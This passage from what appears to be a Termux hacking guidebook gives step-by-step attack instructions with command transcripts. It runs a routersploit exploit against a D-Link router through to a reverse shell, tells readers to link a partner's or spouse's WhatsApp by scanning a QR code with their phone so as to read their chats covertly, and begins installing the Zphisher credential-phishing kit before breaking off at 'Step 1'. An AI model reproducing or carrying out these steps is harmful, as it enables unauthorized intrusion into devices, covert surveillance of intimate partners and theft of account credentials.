
```
use scanners/autopwn
```

```
set target <ip роутера>, например set target 192.168.1.1
exploit
```

A list will then appear showing whether the router is affected by any of the vulnerabilities known to the tool. As you can see in the following screenshot, none of the exploits can hack the target router.




```
[-] 192.168.1.1 Could not confirm any vulnerabli
ty

[-] 192.168.1.1 Could not find default credentia
ls
```



```
[-] 192.168.1.1:80 http exploits/routers/netgear
/multi_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/netgear
/n300_auth_bypass is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/netgear
/prosafe_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/netgear
/r7000_r6400_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/netgear
/wnr500_612v3_jnr1010_2010_path_traversal is not
 vulnerable
[-] 192.168.1.1:80 http exploits/routers/netsys/
multi_rce is not vulnerable
[*] 192.168.1.1:80 http exploits/routers/shuttle
/915wm_dns_change Could not be verified
[-] 192.168.1.1:80 http exploits/routers/technic
olor/dwg855_authbypass is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/technic
olor/tc7200_password_disclosure is not vulnerabl
e
[-] 192.168.1.1:80 http exploits/routers/technic
olor/tc7200_password_disclosure_v2 is not vulner
able
[-] 192.168.1.1:21 ftp exploits/routers/technico
lor/tg784_authbypass is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/multi/g
pon_home_gateway_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/thomson
/twg850_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/tplink/
archer_c2_c20i_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/tplink/
wdr740nd_wdr740n_backdoor is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/tplink/
wdr740nd_wdr740n_path_traversal is not vulnerabl
e
[-] 192.168.1.1:80 http exploits/routers/tplink/
wdr842nd_wdr842n_configure_disclosure is not vul
nerable
[-] 192.168.1.1:80 http exploits/routers/ubiquit
i/airos_6_x is not vulnerable
```


If your router contains any of the vulnerabilities, you see the following message:



```
[+] 192.168.1.1 Device is vulnerable:

   Target         Port     Service     Exploit
   ------         ----     -------     -------
   192.168.1.1    80       http        exploits/routers/dlink/dsl_2750b_rce
   192.168.1.1    80       http        exploits/routers/dlink/dsl_2750b_info_disclosure
```


To use the exploit, we’ll type the following command:

```
use exploits/router/dlink/dsl_2750b_rce
set target <ip роутера>
check
run
set payload reverse_tcp
set lhost <Ваш IP>
run
```



```
rsf (AutoPwn) > use exploits/routers/dlink/dsl_2750b_rce
rsf (D-Link DSL-2750B RCE) > set target 192.168.1.1
[+] target => 192.168.1.1
rsf (D-Link DSL-2750B RCE) > check
[+] Target is vulnerable
rsf (D-Link DSL-2750B RCE) > run
[*] Running module...
[+] Target appears to be vulnerable

[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.

cmd > show payloads
[*] Available payloads:

   Payload        Name                 Description
   -------        ----                 -----------
   bind_tcp       MIPSBE Bind TCP      Creates interactive tcp bind shell for MIPSBE architecture.
   reverse_tcp    MIPSBE Reverse TCP   Creates interactive tcp reverse shell for MIPSBE architecture.

cmd > set payload reverse_tcp
cmd (MIPSBE Reverse TCP) > show options

Payload Options:

   Name     Current settings     Description
   ----     ----------------     -----------
   lhost                         Connect-back IP address
   lport    5555                 Connect-back TCP Port


cmd (MIPSBE Reverse TCP) > set lhost 192.168.1.10
```

Finally a message will appear confirming that the attack was successful:



```
cmd (MIPSBE Reverse TCP) > run
[*] Using wget method
[*] Setting up HTTP server
[*] Using wget to download binary
[*] Executing payload on the device
[*] Waiting for reverse shell...
[*] Connection from 192.168.1.1:45238
[+] Enjoy your shell
```

The tool is able to exploit various vulnerabilities for multiple routers such as Cisco, Huawei, D-Link, TP-Link, Spectranet and many others. Hope you enjoy it!

Happy Hacking!!

Chapter 7

How To Hack/Spy Whatsapp Live Chat.

Whatsapp is one of the most popular instant messaging platforms. Why is this so popular? Apart from the free features, you can send photos, audio, documents, even make voice and video calls, and get instant responses. In this article, We'll disclose how to hack someone's WhatsApp account. These days, everybody wants to know what someone is doing on their WhatsApp account the entire day.

Do you want to keep an eye on your friend, boyfriend, girlfriend, husband, and wife Whatsapp? Here’s an easy trick to hack a Whatsapp account. Well, this might be pretty easy for many users. You have to do this simple trick. Just follow the below steps.

Hack Whatsapp Live Chat

First of all install Termux

```
pkg update && pkg upgrade
```

```
pkg install git wget ffmpeg nodejs npm
```


```
git clone https://github.com/mrfzvx12/termux-whatsapp-bot or git clone https://github.com/mrfzvx12/lexav3
```


```
cd termux-whatsapp-bot
```

```
chmod 777 install.sh
```

```
bash install.sh or ./install.sh
node index.js
```


Run this tool and a QR code will appear (as shown below)






```
[ 22:17:16 ] Arelbot Ready scan now!
```

You need to scan this QR Code using the victim's (friend, boyfriend, girlfriend, husband, and wife) mobile. After that, you will be connected to the victim's Whatsapp.



```
[ 22:20:40 ] Arelbot Ready scan now!
credentials updated$
INFO [2021-02-13 16:50:50.321 +0000] (5343): validate
d connection successfully
    class: "Baileys"
INFO [2021-02-13 16:50:50.458 +0000] (5343): received
 270 contacts
    class: "Baileys"
INFO [2021-02-13 16:50:50.556 +0000] (5343): received
 68 chats
    class: "Baileys"
INFO [2021-02-13 16:50:50.920 +0000] (5343): opened c
onnection to WhatsApp Web
    class: "Baileys"
```

Now you can see the live chat. You can also find out the number of the person who is chatting to the target WhatsApp.



```
[ 22:20:40 ] Arelbot Ready scan now!
credentials updated$
INFO [2021-02-13 16:50:50.321 +0000] (5343): validate
d connection successfully
    class: "Baileys"
INFO [2021-02-13 16:50:50.458 +0000] (5343): received
 270 contacts
    class: "Baileys"
INFO [2021-02-13 16:50:50.556 +0000] (5343): received
 68 chats
    class: "Baileys"
INFO [2021-02-13 16:50:50.920 +0000] (5343): opened c
onnection to WhatsApp Web
    class: "Baileys"
[ 22:20:52 ] => HI! I'm lexa :)
[ 22:20:52 ] => HI! I'm lexa :)
[ 22:20:52 ] => HI! I'm lexa :)
[ 22:21:07 ] => HI! I'm lexa :)
[ 22:21:07 ] => HI! I'm lexa :)
[ 22:21:07 ] => HI! I'm lexa :)
[ 22:21:08 ] => Nomor: [ 91951[redacted] ] => Hh
[ 22:21:22 ] => HI! I'm lexa :)
[ 22:21:22 ] => HI! I'm lexa :)
[ 22:21:22 ] => HI! I'm lexa :)
[ 22:21:28 ] => Nomor: [ 91951[redacted] ] => [redacted]
.com
```


Happy Hacking Guys!!

Chapter 8

Hack Any Social Media Account- Zphisher

What is Termux Zphisher Phishing Tool?

Termux ZPhisher is an Advancephishing Tool that allows hackers to perform phishing attacks using termux on their Android phones. This tool is almost similar to the HiddenEye Tool as well as it also has some features of AdvPhishing Tool. This tool has 30 phishing pages including **Facebook, Instagram, Google, Microsoft, Netflix, Twitter, GitHub, LinkedIn, Snapchat, Pinterest, Twitch, Spotify, Adobe, WordPress, Yahoo, crypto**



```
                    Version 2.0

[+] Tool Created by htr-tech (tahmid.rayat)

.:.Select Any Attack for your Victim.:.

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] Linkedin      [24] CryptoCoin
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Dropbox       [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation   [19] Reddit        [29] Vk
[10] Github        [20] Adobe         [x] Exit

[-] Select an option: 
```

coin, Xbox and all the oth er most-used websites.

A good feature of this tool is that it also mask your URL while creating the phishing link so if you are using this tool you don't have to used MaskPhish Tool. This tool uses ngrok so you can easily use this Termux Phishing Tool on your mobile network. Zphisher also has multiple social engineering websites for different social media like you can use a basic Instagram phishing page or you can use get unlimited followers page.

Install Zphisher Tool in Termux:

To install that zphisher tool in termux you need to install multiple dependency packages as well as you have to upgrade your pre-installed packages. Then you need to clone the actual project from the GitHub repository and it will take almost 7 to 8 steps but I am not gonna waste your time. you can just use the single command give below to install everything in your termux. Just copy the given command and paste it in your termux app and press enter and wait for 2 minutes and the tool will be installed.

Before start this script, please use basic commands firstly, otherwise this will not work.

Just copy-paste the below commands.

```
apt update && upgrade -y
apt install git curl wget php -y


git clone git://github.com/htr-tech/zphisher.git
cd zphisher
```

How Run ZPhisher Tool in Termux:

Step 1:

